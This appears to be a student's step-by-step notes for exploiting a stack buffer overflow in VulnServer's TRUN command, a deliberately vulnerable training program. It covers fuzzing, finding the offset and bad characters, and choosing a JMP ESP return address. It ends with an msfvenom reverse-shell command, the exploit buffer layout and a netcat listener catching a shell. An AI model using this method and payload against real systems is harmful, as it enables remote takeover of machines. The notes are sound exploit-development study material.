
vulnServer TRUN

1. Tried to fuzz regularly, did not work, use spike


```
# trun.spk
s_readline(); - Takes output from server
s_string("TRUN "); - Prefix
s_string_variable("test"); - Fuzz random strings
```



```
ASCII "TRUN /.../AAAAAAA
```

- Prefix: `TRUN /.../`

2. Determine min buffer size


- Buffer Size: 2100
- 

```
Registers (FPU)
EAX 0100F1E8 ASCII "TRUN /.../
ECX 00C050E4
EDX 00000000
EBX 00000104
ESP 0100F9C8 ASCII "AAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141
```

3. Determine EIP

- via msf-pattern_create

```
msf-pattern_create -l 2100
```




```
Registers (FP
EAX 00FCF1E8
ECX 008C50E4
EDX 0000000A
EBX 00000104
ESP 00FCF9C8
EBP 366F4335
ESI 00401848
EDI 00401848

EIP 43376F43
```

- Pattern Address: `43376F43`

4. Determine offset of the pattern

    - via msf-pattern_offset


      ```
      msf-pattern_offset -q 43376F43
      ```

      ```
      ┌──(root💀kali)-[~/bofPractice/vulnServer/TRUN]
      └─# msf-pattern_offset -q 43376F43
      [*] Exact match at offset 2001
      ```

    - or via mona

      ```
      !mona findmsp -distance 2100
      ```


      

      ```
      [+] Examining registers
          EIP contains normal pattern : 0x43376f43 (offset 2001)
      ```

    - EIP offset: 2001

5. Test with Bs


    - Make sure `42424242` is at EIP
    - Tested



```
Registers (FPU)
EAX 00DFF1E8 ASCII "TRUN /.../
ECX 00695084
EDX 00000A0D
EBX 00000104
ESP 00DFF9C8 ASCII "♪:"
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242
```

6. Determine badchars

- etc Nullbyte `\x00`



```
43 01 02 03 04 05 06 07
08 09 0A 0B 0C 0D 0E 0F
10 11 12 13 14 15 16 17
18 19 1A 1B 1C 1D 1E 1F
20 21 22 23 24 25 26 27
28 29 2A 2B 2C 2D 2E 2F
30 31 32 33 34 35 36 37
38 39 3A 3B 3C 3D 3E 3F
40 41 42 43 44 45 46 47
48 49 4A 4B 4C 4D 4E 4F
50 51 52 53 54 55 56 57
58 59 5A 5B 5C 5D 5E 5F
60 61 62 63 64 65 66 67
68 69 6A 6B 6C 6D 6E 6F
70 71 72 73 74 75 76 77
78 79 7A 7B 7C 7D 7E 7F
80 81 82 83 84 85 86 87
88 89 8A 8B 8C 8D 8E 8F
90 91 92 93 94 95 96 97
98 99 9A 9B 9C 9D 9E 9F
A0 A1 A2 A3 A4 A5 A6 A7
A8 A9 AA AB AC AD AE AF
B0 B1 B2 B3 B4 B5 B6 B7
B8 B9 BA BB BC BD BE BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DE DF
E0 E1 E2 E3 E4 E5 E6 E7
E8 E9 EA EB EC ED EE EF
F0 F1 F2 F3 F4 F5 F6 F7
F8 F9 FA FB FC FD FE FF
0D 0A 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 50 00 00 00
04 00 00 00 9E 7E CC 76
```


- badChars: `\x00`

7. Determine JMP


- JMP Address must not have any of the identified badChars

```
# Method 1:
!mona jmp -r esp
!mona jmp -r esp -cpb "\x00"
```

```
# Method 2:
Restart Program -> Top-Left box -> Right-Click -> Search For
-> All commands in all modules -> JMP ESP
```



```
0x625011af : jmp esp |
0x625011bb : jmp esp |
0x625011c7 : jmp esp |
0x625011d3 : jmp esp |
0x625011df : jmp esp |
0x625011eb : jmp esp |
0x625011f7 : jmp esp |
0x62501203 : jmp esp |
0x62501205 : jmp esp |
```



```
Address  Disassembly   Module Name
00401000 PUSH EBP      C:\Users\yf\Desktop\vulnserver\vulnserver-master\vulnserver.exe
62501000 PUSH EBP      C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011AF JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011BB JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011C7 JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011D3 JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011DF JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011EB JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
625011F7 JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
62501203 JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
62501205 JMP ESP       C:\Users\yf\Desktop\vulnserver\vulnserver-master\essfunc.dll
755D1000 LODS BYTE PT  C:\Windows\System32\msvcrt.dll
75781000 OR AL,0       C:\Windows\System32\KERNELBASE.dll
758C8A73 JMP ESP       C:\Windows\System32\KERNELBASE.dll
75CE0000 INT3          C:\Windows\System32\KERNEL32.DLL
765F1000 SAL CL,62     C:\Windows\System32\RPCRT4.dll
76645C73 JMP ESP       C:\Windows\System32\RPCRT4.dll
76CB1000 INC EAX       C:\Windows\System32\WS2_32.DLL
76CF367F JMP ESP       C:\Windows\System32\WS2_32.DLL
77721000 PUSH SS       C:\Windows\SYSTEM32\ntdll.dll
```

- Return Address: `0x625011af`
- Little Endian: `\xaf\x11\x50\x62`
- Make sure EIP points to the selected JMP Address
    - Check `bp <selected JMP Address>`

8. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.1.1
LPORT=4444 EXITFUNC=thread -b '\x00' -f python
```


9. Exploit

    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)

c. NOP

d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```



```
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.83] 49811
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\yf\Desktop\vulnserver\vulnserver-master>
```